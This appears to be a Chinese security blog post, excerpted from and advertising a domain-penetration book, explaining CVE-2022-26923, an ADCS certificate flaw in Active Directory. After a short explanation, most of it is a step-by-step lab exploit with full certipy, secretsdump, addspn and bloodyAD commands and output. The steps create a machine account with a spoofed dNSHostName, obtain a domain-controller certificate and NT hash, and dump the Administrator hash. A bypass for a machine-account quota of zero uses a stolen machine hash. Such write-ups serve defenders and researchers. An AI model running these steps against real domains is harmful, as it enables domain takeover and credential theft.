


CVE-2022-26923 域内权限提升漏洞

本文部分节选于《域渗透攻防指南》，购买请长按如下图片扫码



小谢1997521 为你推荐

【限量签名版】《域渗透攻防指南》

¥99 ~~¥129~~



本商品由 放心购 提供保障

谢公子学安全

漏洞背景和描述

2022 年 5 月 10 日，微软发布 5 月份安全补丁更新，其中 CVE-2022-26923 漏洞引起了人们的注意，这是一个域内权限提升漏洞，该漏洞允许低特权用户在安装了 ADCS 活动目录证书服务服务器角色的默认活动目录环境中将权限提升为域管理员，危害极大！


漏洞原理

这个漏洞和 CVE-2021-42287 sAMAccountName spoofing 域内提权漏洞原理类似，都是一个逻辑漏洞。

当计算机用户申请注册机器模板的证书时，ADCS 证书服务器会根据请求的模板证书的 msPKI-Certificate-Name-Flag 属性来将对应计算机的相关信息写入证书中。那么 ADCS 服务器是如何根据模板证书的 msPKI-Certificate-Name-Flag 属性来处理的呢？

查看机器模板的 msPKI-Certificate-Name-Flag 属性，可以看到其值为 402653184。

CN=Machine,CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=xie,DC=com



而值为 402653184 的 msPKI-Certificate-Name-Flag 属性包含如下几个标志位，执行如下命令可查看 machine 模板证书的信息：

```
certutil -v -dstemplate machine
```

```
msPKI-Certificate-Name-Flag = "402653184" 0x18000000
  (CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT -- 1)
  (CT_FLAG_ADD_EMAIL -- 2)
  (CT_FLAG_ADD_OBJ_GUID -- 4)
  (CT_FLAG_OLD_CERT_SUPPLIES_SUBJECT_AND_ALT_NAME -- 8)
  (CT_FLAG_ADD_DIRECTORY_PATH -- 100 (256))
  (CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT_ALT_NAME -- 10000 (65536))
  (CT_FLAG_SUBJECT_ALT_REQUIRE_DOMAIN_DNS -- 400000 (4194304))
  (CT_FLAG_SUBJECT_ALT_REQUIRE_SPN -- 800000 (8388608))
  (CT_FLAG_SUBJECT_ALT_REQUIRE_DIRECTORY_GUID -- 1000000 (16777216))
  (CT_FLAG_SUBJECT_ALT_REQUIRE_UPN -- 2000000 (33554432))
  (CT_FLAG_SUBJECT_ALT_REQUIRE_EMAIL -- 4000000 (67108864))
  CT_FLAG_SUBJECT_ALT_REQUIRE_DNS -- 8000000 (134217728)
  CT_FLAG_SUBJECT_REQUIRE_DNS_AS_CN -- 10000000 (268435456)
  (CT_FLAG_SUBJECT_REQUIRE_EMAIL -- 20000000 (536870912))
  (CT_FLAG_SUBJECT_REQUIRE_COMMON_NAME -- 40000000 (1073741824))
  (CT_FLAG_SUBJECT_REQUIRE_DIRECTORY_PATH -- 80000000 (-2147483648))
```

而根据微软的官方文档：[2.28 msPKI-Certificate-Name-Flag Attribute](#) 可以看到这几个标志位分别对应的含义：

0x08000000	此标志指示CA将从Active Directory中请求者用户对象的DNS属性中获得的值添加到已签发证书的主题替代名称扩展中。
CT_FLAG_SUBJECT_ALT_REQUIRE_DNS	
0x10000000	此标志指示CA将从Active Directory中请求者用户对象的DNS属性中获得的值添加为已签发证书主题的CN。
CT_FLAG_SUBJECT_REQUIRE_DNS_AS_CN	

- CT_FLAG_SUBJECT_ALT_REQUIRE_DNS 标志位指示 CA 将请求者在活动目录中的用户对象性的 dNSHostName 属性添加到证书的 Subject Alternative Name 中。

- CT_FLAG_SUBJECT_REQUIRE_DNS_AS_CN 标志位指示 CA 将请求者在活动目录中的用户对象性的 dNSHostName 属性添加到证书主题中的 CN 中。

当机器用户没有设置 dNSHostName 属性时，ADCS 服务器无法判断请求机器的身份，因此无法生成证书。


当机器用户设置 dNSHostName 了属性时，ADCS 服务器是根据 dNSHostName 属性的值来生成对应机器证书的。

在整个 ADCS 服务器生成机器证书的过程中，只有 dNSHostName 属性影响了证书所属机器的生成。

那么 KDC 在收到机器用户 PKINIT Kerberos 认证时是鉴别证书所属机器的呢？

KDC 会取出证书中“使用者可选名称”中 DNS Name 的值，如 aaaa.xie.com。然后查询 sAMAccountName 属性为 aaaa\$ 的条目，用该条目的权限生成 PAC。在这个过程中并不会搜索和校验 dNSHostName 属性。

机器用户请求证书并进行PKINIT Kerberos认证流程



因此只有 dNSHostName 属性影响 ADCS 服务器生成对应机器的证书了。并且在域内 dNSHostName 属性并不具有唯一性。因此可以利用普通域用户创建机器用户，然后修改该机器用户的 dNSHostName 属性为域控，利用域控机器账号的 DCSync 权限导出域内任意用户哈希！

漏洞复现

实验环境：

- 域：xie.com
- 域控：DC01(10.211.55.4)
- ADCS 服务器(非域控，普通域内机器)：CA-Server(10.211.55.8)
- CA Name：xie-CA-SERVER-CA
- 普通域用户：test/P@ss1234

首先在攻击机器配置如下 hosts。

10.211.55.4 DC01.xie.com

定位证书服务器

域内


在域内的话，可以执行如下命令定位证书服务器。

```
certutil -config - -ping
```

#或者下面的命令，不弹框定位

```
certutil -dump -v
```

```
C:\Users\test>certutil -config - -ping
```



```
C:\>certutil -dump -v
Entry 0:
  Name:                `xie-CA-SERVER-CA'
  Organizational Unit:  ` '
  Organization:        ` '
  Locality:            ` '
  State:               ` '
  Country/region:      ` '
  Config:              `CA-Server.xie.com\xie-CA-SERVER-CA'
  Exchange Certificate: ` '
  Signature Certificate: ` '
  Description:         ` '
  Server:              `CA-Server.xie.com'
  Authority:           `xie-CA-SERVER-CA'
  Sanitized Name:      `xie-CA-SERVER-CA'
  Short Name:          `xie-CA-SERVER-CA'
  Sanitized Short Name: `xie-CA-SERVER-CA'
  Flags:               `1'
  Web Enrollment Servers: ` '
CertUtil: -dump command completed successfully.
```

域外

在域外的话，可以利用 certipy 工具执行如下命令定位证书服务器。


```
certipy find -u test@xie.com -p P@ss1234 -dc-ip 10.211.55.4 -debug
```

执行完成后会在当前目录生成对应的 txt、json 和 zip 文件。我们注意到执行结果中会去联系 8.212.24.67 这个机器的 445，并且提示连接超时。这是因为我们的机器在解析 DNS Name 的时候，解析到了这个 ip。因为我们机器并没有配置 hosts，也没有将 DNS 设置为域控。因此此时将这个 DNS 解析到了公网的地址。但是这个不影响。查看 txt 和 json 文件，找到最主要的两个值：CA Name 和 DNS Name。这两个值我们后续需要用到。

```
+ ~ certipy find "xie.com/test:P@ss1234@10.211.55.4" -debug
Certipy v3.0.0 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[+] Authenticating to LDAP server
[+] Bound to ldaps://10.211.55.4:636 - ssl
[+] Default path: DC=xie,DC=com
[+] Configuration path: CN=Configuration,DC=xie,DC=com
[*] Found 33 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[+] Trying to resolve 'CA-Server.xie.com' at '10.211.55.4'
[*] Trying to get CA configuration for 'xie-CA-SERVER-CA' via CSRA
[!] Got error while trying to get CA configuration for 'xie-CA-SERVER-CA' via CSRA: Could not connect: timed out
[*] Trying to get CA configuration for 'xie-CA-SERVER-CA' via RRP
[!] Got error while trying to get CA configuration for 'xie-CA-SERVER-CA' via RRP: [Errno Connection error (8.212.24.67:445)] timed out
[!] Failed to get CA configuration for 'xie-CA-SERVER-CA'
[+] Resolved 'CA-Server.xie.com' from cache: 8.212.24.67
[+] Connecting to 8.212.24.67:80
[*] Found 11 enabled certificate templates
[*] Saved text output to '20220513100316_Certipy.txt'
[*] Saved JSON output to '20220513100316_Certipy.json'
[*] Saved BloodHound data to '20220513100316_Certipy.zip'. Drag and drop the file into the BloodHound GUI
+ ~
+ ~ ping CA-Server.xie.com
PING a.mb.cn (8.212.24.67): 56 data bytes
64 bytes from 8.212.24.67: icmp_seq=0 ttl=48 time=46.910 ms
64 bytes from 8.212.24.67: icmp_seq=1 ttl=48 time=46.118 ms
```

从图中可以看到 CA Name 和 DNS Name 分别为 xie-CA-SERVER-CA 和 CA-Server.xie.com。



```
1 {
2   "Certificate Authorities": [
3     {
4       "CA Name": "xie-CA-SERVER-CA",
5       "DNS Name": "CA-Server.xie.com",
6       "Certificate Subject": "CN=xie-CA-SERVER-CA, DC=xie, DC=com",
7       "Certificate Serial Number": "120B4533913F04B440711478D1FAD926",
8       "Certificate Validity Start": "2022-05-12 16:09:43+00:00",
9       "Certificate Validity End": "2027-05-12 16:19:43+00:00",
10      "Web Enrollment": "Enabled",
11      "CA Permissions": {}
12    }
13  ],
14 }
```

不管是在域内还是域外得到了 CA 服务器的 DNS Name 后，需要将其解析为 ip，然后添加到攻击机的 hosts 文件中。如下：


10.211.55.8 CA-Server.xie.com

创建机器用户

执行如下命令使用 certipy 利用 ldaps 远程创建 machine 机器用户，并且设置其 dnsHostname 为 DC01.xie.com。

```
certipy account create -u test@xie.com -p P@ss1234 -dc-ip 10.211.55.4 -user "machine" -dns 'DC01.xie.com' -debug
```

如图可以看到创建成功。



```
+ Desktop certipy account create -u test@xie.com -p P@ss1234 -dc-ip 10.211.55.4 -user "machine" -dns 'DC01.xie.com' -debug
Certipy v4.0.0 - by Oliver Lyak (ly4k)

[+] Authenticating to LDAP server
[+] Bound to ldaps://10.211.55.4:636 - ssl
[+] Default path: DC=xie,DC=com
[+] Configuration path: CN=Configuration,DC=xie,DC=com
[*] Creating new account:
  SAMAccountName      : machine$
  unicodePwd          : cNXXDdKmDfXNxHt6
  userAccountControl  : 4096
  servicePrincipalName : HOST/machine
                     : RestrictedKrbHost/machine
  dnsHostName         : DC01.xie.com
[*] Successfully created account 'machine$' with password 'cNXXDdKmDfXNxHt6'
```

请求证书

执行如下命令使用 certipy 以 machine\$ 身份请求一个 Machine 类型的证书。

```
certipy req -u machine\$ -p root -dc-ip 10.211.55.4 -target 10.211.55.8 -ca xie-CA-SERVER-CA -template Machine -debug
```

如图可以看到成功生成 dc01.pfx 证书文件。

```
+ ~ certipy req -dc-ip 10.211.55.4 "xie.com/machine$:680dXJ8LJ6vy9ycN@CA-Server.xie.com" -ca xie-CA-SERVER-CA -template Machine -debug
Certipy v3.0.0 - by Oliver Lyak (ly4k)

[+] Trying to resolve 'CA-Server.xie.com' at '10.211.55.4'
[+] Generating RSA key
[*] Requesting certificate
[+] Trying to connect to endpoint: ncacn_np:10.211.55.8[\pipe\cert]
[+] Connected to endpoint: ncacn_np:10.211.55.8[\pipe\cert]
[*] Successfully requested certificate
[*] Request ID is 3
[*] Got certificate with DNS Host Name 'DC01.xie.com'
[*] Saved certificate and private key to 'dc01.pfx'
```

认证获得域控 hash

执行如下命令使用 dc01.pfx 进行认证。

```
certipy auth -pfx dc01.pfx -dc-ip 10.211.55.4 -debug
```

如图可以看到得到域控 DC01 的机器账号哈希为

5f8506740ed68996ffd4e5cf80cb5174

```
+ ~ certipy auth -pfx dc01.pfx -dc-ip 10.211.55.4 -debug
Certipy v3.0.0 - by Oliver Lyak (ly4k)

[*] Using principal: dc01$@xie.com
[*] Trying to get TGT...
[+] Trying to connect to KDC at 10.211.55.4
[*] Got TGT
[*] Saved credential cache to 'dc01.ccache'
[*] Trying to retrieve NT hash for 'dc01$'
[+] Trying to connect to KDC at 10.211.55.4
[*] Got NT hash for 'dc01$@xie.com': 5f8506740ed68996ffd4e5cf80cb5174
```

导出域内任意用户哈希

使用 DC01 机器账号认证导出域内任意用户哈希。

```
python3 secretsdump.py -hashes 5f8506740ed68996ffd4e5cf80cb5174:5f8506740ed68996ffd4e5cf80cb5174 "xie/DC01\${@10.211.55.4}" -just-dc-user administrator
```

```
→ examples git:(master) * python3 secretsdump.py -hashes 5f8506740ed68996ffd4e5cf80cb5174:5f8506740ed68996ffd4e5cf80cb5174 "xie/DC01\${@10.211.55.4}" -just-dc-user administrator
Impacket v0.10.1.dev1 - Copyright 2022 SecureAuth Corporation


[*] Dumping Domain Credentials (domain\uuid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:33e17aa21ccc6ab0e6ff30eecb918dfb:::
[*] Cleaning up...
```

针对 MAQ 为 0 的利用

由于该漏洞的正常利用需要创建一个机器用户，因此很多企业会将域的 MAQ 属性设置为 0，来禁止普通域用户创建机器用户，进而缓解该漏洞。

但是，设置 MAQ 为 0 真的能缓解该漏洞吗？

如下，将域的 ms-DS-MachineAccountQuota 属性设置为 0。



这里我们此时获得了域内的普通用户 hack 的权限，密码为：P@ss1234。

此时利用 hack 用户创建机器用户会失败，如图所示。

certipy account create "xie.com/hack:P@ss1234@DC01.xie.com" -dc-ip 10.211.

55.4 -user "machine" -dns 'DC01.xie.com' -debug

```
+ ~ certipy account create "xie.com/hack:P@ss1234@DC01.xie.com" -dc-ip 10.211.55.4 -user "machine" -dns 'DC01.xie.com' -debug
Certipy v3.0.0 - by Oliver Lyak (ly4k)

[+] Trying to resolve 'DC01.xie.com' at '10.211.55.4'
[+] Authenticating to LDAP server
[+] Bound to ldaps://10.211.55.4:636 - ssl
[+] Default path: DC=xie,DC=com
[+] Configuration path: CN=Configuration,DC=xie,DC=com
[*] Creating new account:
  sAMAccountName      : machine$
  unicodePwd          : efWy8HgGDJQJ0fc
  userAccountControl   : 4096
  servicePrincipalName : HOST/machine
                     RestrictedKrbHost/machine
  dnsHostName         : DC01.xie.com
[-] Machine account quota exceeded for 'hack'
```

此时假设我们获得了域内任意一台机器的管理员权限，并通过 mimikatz 抓取其机器账号 win7\$ 的 Hash。如下图所示：

```
msv :
[00000003] Primary
* Username : WIN7$
* Domain   : XIE
* NTLM     : 53ebb01b78a294aec70afe9a068be55d
* SHA1     : 14369b5e4b460bedb49ab56e76e008ec9c18222f
```

此时我们利用 win7\$ 机器账号来进行利用。

清除 SPN

首先，使用 Win7\$ 机器账号清除自身的 SPN。

查询 machine7\$ 机器账号的 SPN

```
python3 addspn.py -u 'xie.com\win7$' -p aad3b435b51404eeaad3b435b51404ee:53ebb01b78a294aec70afe9a068be55d -t 'win7$' -q 10.211.55.4
```

清除 machine7\$ 机器账号的 SPN

```
python3 addspn.py -u 'xie.com\win7$' -p aad3b435b51404eeaad3b435b51404ee:53ebb01b78a294aec70afe9a068be55d -t 'win7$' -c 10.211.55.4
```

```
+ examples git:(master) * python3 addspn.py -u 'xie.com\win7$' -p aad3b435b51404eeaad3b435b51404ee:53ebb01b78a294aec70afe9a068be55d -t 'win7$' -q 10.211.55.4
[-] Connecting to host...
[-] Binding to host
[-] Bind OK
[-] Found modification target
DN: CN=WIN7,CN=Computers,DC=xie,DC=com - STATUS: Read - READ TIME: 2022-06-23T16:53:28.117408
dNSHostName: WIN7.xie.com
sAMAccountName: WIN7$
servicePrincipalName: RestrictedKrbHost/WIN7
                        HOST/WIN7
                        RestrictedKrbHost/WIN7.xie.com
                        HOST/WIN7.xie.com
                        查询 Win7$ 机器账号的 SPN

+ examples git:(master) * python3 addspn.py -u 'xie.com\win7$' -p aad3b435b51404eeaad3b435b51404ee:53ebb01b78a294aec70afe9a068be55d -t 'win7$' -c 10.211.55.4
[-] Connecting to host...
[-] Binding to host
[-] Bind OK
[-] Found modification target
[-] Printing object before clearing
DN: CN=WIN7,CN=Computers,DC=xie,DC=com - STATUS: Read - READ TIME: 2022-06-23T16:53:45.445783
dNSHostName: WIN7.xie.com
sAMAccountName: WIN7$
servicePrincipalName: RestrictedKrbHost/WIN7
                        HOST/WIN7
                        RestrictedKrbHost/WIN7.xie.com
                        HOST/WIN7.xie.com
                        清除 Win7$ 机器账号的 SPN

[-] SPN Modified successfully
+ examples git:(master) * python3 addspn.py -u 'xie.com\win7$' -p aad3b435b51404eeaad3b435b51404ee:53ebb01b78a294aec70afe9a068be55d -t 'win7$' -q 10.211.55.4
[-] Connecting to host...
[-] Binding to host
[-] Bind OK
[-] Found modification target
DN: CN=WIN7,CN=Computers,DC=xie,DC=com - STATUS: Read - READ TIME: 2022-06-23T16:53:50.081722
dNSHostName: WIN7.xie.com
sAMAccountName: WIN7$
                        查询 Win7$ 机器账号的 SPN，可以看到没了
```

修改 dNSHostname

#查询 Win7 机器账号的 dNSHostname 属性

```
python3 bloodyAD.py -d xie.com -u win7\$\$ -p aad3b435b51404eeaad3b435b51404ee:53ebb01b78a294aec70afe9a068be55d --host 10.211.55.4 getObjectAttributes 'CN=win7,CN=Computers,DC=xie,DC=com' dNSHostName
```

#修改 Win7 机器账号的 dNSHostname 属性

```
python3 bloodyAD.py -d xie.com -u win7\$\$ -p aad3b435b51404eeaad3b435b51404ee:53ebb01b78a294aec70afe9a068be55d --host 10.211.55.4 setAttribute 'CN=win7,CN=Computers,DC=xie,DC=com' dNSHostName ["DC01.xie.com"]
```

```
+ bloodyAD git:(main) python3 bloodyAD.py -d xie.com -u win7\$\$ -p aad3b435b51404eeaad3b435b51404ee:53ebb01b78a294aec70afe9a068be55d --host 10.211.55.4 getObjectAttributes 'CN=win7,CN=Computers,DC=xie,DC=com' dNSHostName
{
  "dNSHostName": "WIN7.xie.com"  查询 Win7 机器的 dNSHostname 属性
}
+ bloodyAD git:(main)
+ bloodyAD git:(main) python3 bloodyAD.py -d xie.com -u win7\$\$ -p aad3b435b51404eeaad3b435b51404ee:53ebb01b78a294aec70afe9a068be55d --host 10.211.55.4 setAttribute 'CN=win7,CN=Computers,DC=xie,DC=com' dNSHostName ["DC01.xie.com"] 修改 Win7 机器的 dNSHostname 属性
dNSHostName set successfully
+ bloodyAD git:(main) python3 bloodyAD.py -d xie.com -u win7\$\$ -p aad3b435b51404eeaad3b435b51404ee:53ebb01b78a294aec70afe9a068be55d --host 10.211.55.4 getObjectAttributes 'CN=win7,CN=Computers,DC=xie,DC=com' dNSHostName
{
  "dNSHostName": "DC01.xie.com"  查询 Win7 机器的 dNSHostname 属性
}
```

请求证书认证获得 Hash

#以 win7\$身份认证请求证书

```
certipy req -dc-ip 10.211.55.4 "xie.com/win7\$\$@CA-Server.xie.com" -hashes aad3b435b51404eeaad3b435b51404ee:53ebb01b78a294aec70afe9a068be55d -ca xie-CA-SERVER-CA -template Machine -debug
```

#认证获得域控 Hash

```
certipy auth -pfx dc01.pfx -dc-ip 10.211.55.4 -debug
```

```
+ ~ certipy req -dc-ip 10.211.55.4 "xie.com/win7\CA-Server.xie.com" -hashes aad3b435b51404eeaad3b435b51404ee:53ebb01b78a294aec70afe9a068be55d -ca xie-CA-SERVER-CA -template Machine -debug
Certipy v3.0.0 - by Oliver Lyak (ly4k)

[*] Trying to resolve 'CA-Server.xie.com' at '10.211.55.4'
[*] Generating RSA key
[*] Requesting certificate
[*] Trying to connect to endpoint: ncacn_np:10.211.55.8[\pipe\cert]
[*] Connected to endpoint: ncacn_np:10.211.55.8[\pipe\cert]
[*] Successfully requested certificate
[*] Request ID is 57
[*] Got certificate with DNS Host Name 'DC01.xie.com'
[*] Saved certificate and private key to 'dc01.pfx'
+ ~ certipy auth -pfx dc01.pfx -dc-ip 10.211.55.4 -debug
Certipy v3.0.0 - by Oliver Lyak (ly4k)

[*] Using principal: dc01$@xie.com
[*] Trying to get TGT...
[*] Trying to connect to KDC at 10.211.55.4
[*] Got TGT
[*] Saved credential cache to 'dc01.ccache'
[*] Trying to retrieve NT hash for 'dc01$'
[*] Trying to connect to KDC at 10.211.55.4
[*] Got NT hash for 'dc01$@xie.com': 20806f4ade8bed59e884bed332ec2286
```

还原属性

在利用成功后，不要忘记还原机器的 dNSHostName 属性和 SPN。

